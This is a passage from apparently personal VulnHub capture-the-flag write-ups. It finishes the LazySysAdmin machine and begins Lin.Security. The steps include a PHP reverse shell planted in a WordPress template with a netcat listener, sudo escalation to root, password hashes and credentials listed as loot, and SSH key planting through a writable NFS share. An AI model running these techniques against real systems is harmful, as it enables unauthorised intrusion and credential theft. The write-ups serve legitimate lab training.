


Figure 12: writeup.exploitation.steps.2.1

3. To get interactive access, we edit the `404.php` template page and add a PHP reverse shell to it. We then start a local `netcat` listener and visit a non-existing page to trigger the webshell:




Figure 13: writeup.exploitation.steps.3.1


```

root@kali: ~/toolbox/data/writeups/vulnhub.lazsysadmin1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.190] from (UNKNOWN) [192.168.92.191] 59130
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
06:13:13 up 1:57, 0 users, load average: 0.00, 0.53, 0.60
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:445407 errors:58 dropped:159 overruns:0 frame:0
          TX packets:368829 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52069828 (52.0 MB)  TX bytes:80329306 (80.3 MB)
          Interrupt:19 Base address:0x2000

```

Figure 14: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation

```

1 www-data@LazySysAdmin> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@LazySysAdmin>
4 www-data@LazySysAdmin> uname
5 Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
   ↪ i686 i686 GNU/Linux
6 www-data@LazySysAdmin>
7 www-data@LazySysAdmin> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
9       inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
10      inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:445407 errors:58 dropped:159 overruns:0 frame:0
13      TX packets:368829 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:52069828 (52.0 MB)  TX bytes:80329306 (80.3 MB)
16      Interrupt:19 Base address:0x2000
17 www-data@LazySysAdmin>
18 www-data@LazySysAdmin> users
19 root
20 togie

```


Phase #3: Privilege Escalation

1. We find that the user `togie` can execute any commands as user `root`. We use this misconfiguration to elevate privileges:

```
1 sudo -l
2 sudo bash
```

```
togie@LazySysAdmin:/dev/shm$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:/dev/shm$
```

Figure 15: writeup.privesc.steps.1.1

```
togie@LazySysAdmin:/dev/shm$ sudo bash
root@LazySysAdmin:/run/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@LazySysAdmin:/run/shm#
root@LazySysAdmin:/run/shm# uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
root@LazySysAdmin:/run/shm#
root@LazySysAdmin:/run/shm# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:447602 errors:58 dropped:159 overruns:0 frame:0
          TX packets:369994 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52261756 (52.2 MB)  TX bytes:80523130 (80.5 MB)
          Interrupt:19 Base address:0x2000
```

Figure 16: writeup.privesc.steps.1.2

2. We then view the contents of the `/root/proof.txt` file to complete the challenge:

```
1 cat /root/proof.txt
```

```
root@LazySysAdmin:/run/shm# cat /root/proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
```

Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie

Enjoy some random strings

```
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6Yd0Ejug3otDmc1$#s\TET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bh0!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:/run/shm#
```

Figure 17: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6┘  
   ↪ $04bZf1Ju$0xcLPNyQkVcKTOCajZYBOTz4thlujMRjQ7XuFstUDWwYHKmVmJsDmzGXUwYbU1uqr6jxEvX4XJjSUgiwj.....  
2 togie:$6$dvOT0c6x$jpt1MVPeBsVlfkhVXl3sv21x2Ls2qle8ouv/JMdR6yNpt2nHHahrh0cyT.8┘  
   ↪ PfVcNqlrAHYFkK2WYdSbxQ.....
```

Credentials

```
1 ssh: togie/12...  
2 mysql: Admin/TogieMYSQL12.....  
3 wordpress: admin/TogieMYSQL12.....
```

References

- [+] <https://www.vulnhub.com/entry/lazysysadmin-1,205/>
- [+] <https://www.gerrenmurphy.com/vulnhub-lazysysadmin-walkthrough/>
- [+] <https://neilsec.com/ctf/vulnhub-lazysysadmin-1-ctf-attempt/>

[VulnHub] Lin.Security: 1

Date: 10/Oct/2019

Categories: oscp, vulnhub, linux

Tags: exploit_nfs_rw, exploit_ssh_authorizedkeys, privesc_strace_setuid, privesc_docker_group

Overview

This is a writeup for VulnHub VM [Lin.Security: 1](#). Here are stats for this machine from [machinescli](#):

```
machinescli -t --info "https://www.vulnhub.com/entry/linsecurity-1,244/"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#244	Lin.Security: 1			🔥	🟣	🔴	exploit_nfs_rw exploit_ssh_authorizedkeys privesc_strace_setuid privesc_docker_group

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

- 2049/tcp/nfs_acl/3 (RPC #100227): [exploit_nfs_rw](#), [exploit_ssh_authorizedkeys](#), [privesc_strace_setuid](#), [privesc_docker_group](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Oct 9 19:28:13 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.186
2 Nmap scan report for 192.168.92.186
3 Host is up, received arp-response (0.0024s latency).
4 Scanned at 2019-10-09 19:28:19 PDT for 8s
5 Not shown: 997 closed ports
6 Reason: 997 resets
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
9 | ssh-hostkey:
10 |   2048 7a:9b:b9:32:6f:95:77:10:c0:a0:80:35:34:b1:c0:00 (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC6IO+zWqbr1ygGx4JPZUC/turDfHidMFqfTWv8glTZnpLnY6ZTTdQ8
  ↳ /HfSgAtwXSdOvSy6QwzSFxamx+TlV0mdrc8oJrcltmA31M0JwrGvCIQspLPuPDNgG3TwJitEb+HyS+PX0/
  ↳ hIIxnPz2LD16E4/o0Va6HjA4p7qFKCt4PESN471RvwMBiQjCucTf08yy9VZ7k2JJ0vK9X/
  ↳ ebBz20F3tJJHN3wieszMTIi7xAYSaT8XBHjf/3awUVqASEowf2gd14V8MM6ASwMVhcFGt0/DKxdXuiddphI67Z+
  ↳ 3HCR3JsHgK13nvHsmgTf5ZHt3HPgoe5XmL6LDjmkUGIdNrBya9
12 |   256 24:0c:7a:82:78:18:2d:66:46:3b:1a:36:22:06:e1:a1 (ECDSA)
13 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEGq7yVBMw51IUPgAkmf4d8s6nVCPvcgXngPgU6tbTbFeFMUy1
  ↳ /ZkM36Q=
14 |   256 b9:15:59:78:85:78:9e:a5:e6:16:f6:cf:96:2d:1d:36 (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICl+R8URLpkAb92x1+AMcdkp8qCHXphnD8fI+ObeoNs/
16 111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
17 | rpcinfo:
18 |   program version   port/proto  service
19 |   100000  2,3,4         111/tcp    rpcbind
20 |   100000  2,3,4         111/udp    rpcbind
21 |   100003  3             2049/udp   nfs
22 |   100003  3,4          2049/tcp   nfs
23 |   100005  1,2,3        37211/tcp  mountd
24 |   100005  1,2,3        37678/udp  mountd
25 |   100021  1,3,4        39735/tcp  nlockmgr
26 |   100021  1,3,4        43597/udp  nlockmgr
27 |   100227  3            2049/tcp   nfs_acl
28 |_ 100227  3            2049/udp   nfs_acl
29 2049/tcp  open  nfs_acl syn-ack ttl 64 3 (RPC #100227)
30 MAC Address: 00:0C:29:07:84:F0 (VMware)
31 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
32
33 Read data files from: /usr/bin/./share/nmap
34 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
35 # Nmap done at Wed Oct 9 19:28:27 2019 -- 1 IP address (1 host up) scanned in 14.69 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux protocol 2.0)	./results/192.168.92.186/scans/tcp_22_ssh_nmap.txt
2.	111/tcp	rpcbind	ttl 64 2-4 (RPC #100000)	./results/192.168.92.186/scans/tcp_111_nfs_nmap.txt ./results/192.168.92.186/scans/tcp_111_rpc_nmap.txt
3.	2049/tcp	nfs_acl	ttl 64 3 (RPC #100227)	./results/192.168.92.186/scans/tcp_111_showmount.txt ./results/192.168.92.186/scans/tcp_2049_nfs_nmap.txt ./results/192.168.92.186/scans/tcp_2049_showmount.txt
4.	37211/tcp	mountd	ttl 64 1-3 (RPC #100005)	
5.	39735/tcp	nlockmgr	ttl 64 1-4 (RPC #100021)	
6.	53127/tcp	mountd	ttl 64 1-3 (RPC #100005)	
7.	57997/tcp	mountd	ttl 64 1-3 (RPC #100005)	

Figure 3: writeup.enumeration.steps.2.1

3. We find that there is an open NFS share for the /home/peter directory on the target system:

```
1 showmount -e 192.168.92.186
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # showmount -e 192.168.92.186
Export list for 192.168.92.186:
/home/peter *
```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

```
1 22/tcp | ssh | OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
2 111/tcp | rpcbind | 2-4 (RPC #100000)
3 2049/tcp | nfs_acl | 3 (RPC #100227)
4 37211/tcp | mountd | 1-3 (RPC #100005)
5 39735/tcp | nlockmgr | 1-4 (RPC #100021)
6 53127/tcp | mountd | 1-3 (RPC #100005)
7 57997/tcp | mountd | 1-3 (RPC #100005)
```

Users

```
1 ssh: peter
```

Phase #2: Exploitation

1. We mount this share locally and copy our SSH public key to the newly created `.ssh` directory within mounted NFS share:

```
1 cp ~/.ssh/id_rsa.pub ./authorized_keys
2 mkdir share
3 mount 192.168.92.186:/home/peter share/ -o vers=3
4 useradd -u 1001 peter
5 su peter
6 cd share
7 mkdir .ssh
8 cp ../authorized_keys .ssh/
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # useradd -u 1001 peter
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ls -la
total 24
drwxr-xr-x  4 root  root  4096 Oct  9 19:36 .
drwxr-xr-x 21 root  root  4096 Oct  9 19:27 ..
drwxr-xr-x  3 root  root  4096 Oct  9 19:28 results
drwxr-xr-x  5 peter 1005  4096 Jul 10 2018 share
-rw-r--r--  1 root  root  6902 Oct  9 19:34 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # su peter
$
$ ls -la
total 24
drwxr-xr-x  4 root  root  4096 Oct  9 19:36 .
drwxr-xr-x 21 root  root  4096 Oct  9 19:27 ..
drwxr-xr-x  3 root  root  4096 Oct  9 19:28 results
drwxr-xr-x  5 peter 1005  4096 Jul 10 2018 share
-rw-r--r--  1 root  root  6902 Oct  9 19:34 writeup.yml
$
$
$ cd share
$ ls -la
total 32
drwxr-xr-x  5 peter 1005  4096 Jul 10 2018 .
drwxr-xr-x  4 root  root  4096 Oct  9 19:36 ..
-rw-r--r--  1 peter 1005  220 Jul  9 2018 .bash_logout
-rw-r--r--  1 peter 1005 3771 Jul  9 2018 .bashrc
drwx-----  2 peter 1005  4096 Jul 10 2018 .cache
-rw-rw-r--  1 peter 1005    0 Jul 10 2018 .cloud-locale-test.skip
drwx-----  3 peter 1005  4096 Jul 10 2018 .gnupg
drwxrwxr-x  3 peter 1005  4096 Jul 10 2018 .local
-rw-r--r--  1 peter 1005  807 Jul  9 2018 .profile
$
```

Figure 5: writeup.exploitation.steps.1.1

```

$ mkdir .ssh
$ ls -la
total 36
drwxr-xr-x 6 peter 1005 4096 Oct  9 19:39 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:36 ..
-rw-r--r-- 1 peter 1005  220 Jul  9  2018 .bash_logout
-rw-r--r-- 1 peter 1005 3771 Jul  9  2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10  2018 .cache
-rw-rw-r-- 1 peter 1005    0 Jul 10  2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10  2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10  2018 .local
-rw-r--r-- 1 peter 1005  807 Jul  9  2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 19:39 .ssh
$
$
$
$ ls -la ../
total 28
drwxr-xr-x  4 root  root  4096 Oct  9 19:40 .
drwxr-xr-x 21 root  root  4096 Oct  9 19:27 ..
-rw-r--r--  1 root  root   391 Oct  9 19:40 authorized_keys
drwxr-xr-x  3 root  root  4096 Oct  9 19:28 results
drwxr-xr-x  6 peter 1005 4096 Oct  9 19:39 share
-rw-r--r--  1 root  root  6902 Oct  9 19:34 writeup.yml
$

```

Figure 6: writeup.exploitation.steps.1.2


```

$ cp ../authorized_keys ./
$ ls -la
total 40
drwxr-xr-x 6 peter 1005 4096 Oct  9 19:40 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:40 ..
-rw-r--r-- 1 peter peter  391 Oct  9 19:40 authorized_keys
-rw-r--r-- 1 peter 1005   220 Jul  9 2018 .bash_logout
-rw-r--r-- 1 peter 1005 3771 Jul  9 2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter 1005    0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter 1005   807 Jul  9 2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 19:39 .ssh
$
$
$ mv authorized_keys .ssh/
$ ls -la
total 36
drwxr-xr-x 6 peter 1005 4096 Oct  9 2019 .
drwxr-xr-x 4 root  root  4096 Oct  9 19:40 ..
-rw-r--r-- 1 peter 1005   220 Jul  9 2018 .bash_logout
-rw-r--r-- 1 peter 1005 3771 Jul  9 2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter 1005    0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter 1005   807 Jul  9 2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct  9 2019 .ssh
$
$
$ ls -la .ssh
total 12
drwxr-xr-x 2 peter peter 4096 Oct  9 19:41 .
drwxr-xr-x 6 peter 1005 4096 Oct  9 19:41 ..
-rw-r--r-- 1 peter peter  391 Oct  9 19:40 authorized_keys
$

```

Figure 7: writeup.exploitation.steps.1.3

2. Now we can SSH into the target system as user **peter**:

```
1 ssh peter@192.168.92.186
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh peter@192.168.92.186
The authenticity of host '192.168.92.186 (192.168.92.186)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJMLaf4EveLeaB70dPi9oP2lx9jU0cJ2Cx9ngQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.92.186' (ECDSA) to the list of known hosts.

LINSECURITY

Welcome to lin.security | https://in.security | version 1.0

peter@linsecurity:~$
peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$
peter@linsecurity:~$ uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
peter@linsecurity:~$
peter@linsecurity:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:b0:60:8f:7d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.186 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe07:84f0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:07:84:f0 txqueuelen 1000 (Ethernet)
    RX packets 124781 bytes 75456965 (75.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 99458 bytes 6136016 (6.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 8: writeup.exploitation.steps.2.1

3. We find an interesting file `.secret` under user `susan`'s home directory. This file has the password in cleartext which we can use to login:

```

1 cat /home/susan/.secret
2 su susan

```

```

peter@linsecurity:~/docker-test$ ls -la /home/*
/home/bob:
total 72
drwxr-xr-x 4 bob bob 4096 Oct 10 02:26 .
drwxr-xr-x 5 root root 4096 Jul 9 2018 ..
-rw-r--r-- 1 bob bob 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 bob bob 3771 Apr 4 2018 .bashrc
drwx----- 2 bob bob 4096 Jul 9 2018 .cache
-rw-rw-r-- 1 bob bob 0 Jul 9 2018 .cloud-locale-test.skip
drwx----- 3 bob bob 4096 Jul 9 2018 .gnupg
-rw-r--r-- 1 bob bob 807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 42322 Oct 10 02:26 .zcompdump

/home/peter:
total 40
drwxr-xr-x 7 peter peter 4096 Oct 10 02:43 .
drwxr-xr-x 5 root root 4096 Jul 9 2018 ..
-rw-r--r-- 1 peter peter 220 Jul 9 2018 .bash_logout
-rw-r--r-- 1 peter peter 3771 Jul 9 2018 .bashrc
drwx----- 2 peter peter 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter peter 0 Jul 10 2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter 4096 Oct 10 02:46 docker-test
drwx----- 3 peter peter 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter peter 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter peter 807 Jul 9 2018 .profile
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh

/home/susan:
total 24
drwxr-xr-x 2 susan susan 4096 Jul 10 2018 .
drwxr-xr-x 5 root root 4096 Jul 9 2018 ..
-rw-r--r-- 1 susan susan 220 Jul 9 2018 .bash_logout
-rw-r--r-- 1 susan susan 3771 Jul 9 2018 .bashrc
-rw-r--r-- 1 susan susan 807 Jul 9 2018 .profile
-rw-r--r-- 1 susan susan 20 Jul 9 2018 .secret
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ cat /home/susan/.secret
MySuperS3cretValue!
peter@linsecurity:~/docker-test$

```

Figure 9: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```

1 peter@linsecurity> id
2 uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
3 peter@linsecurity>
4 peter@linsecurity> uname
5 Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64
   ↪ x86_64 GNU/Linux

```

```
6  peter@linsecurity>
7  peter@linsecurity> ifconfig
8  ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
9          inet 192.168.92.186  netmask 255.255.255.0  broadcast 192.168.92.255
10         inet6 fe80::20c:29ff:fe07:84f0  prefixlen 64  scopeid 0x20<link>
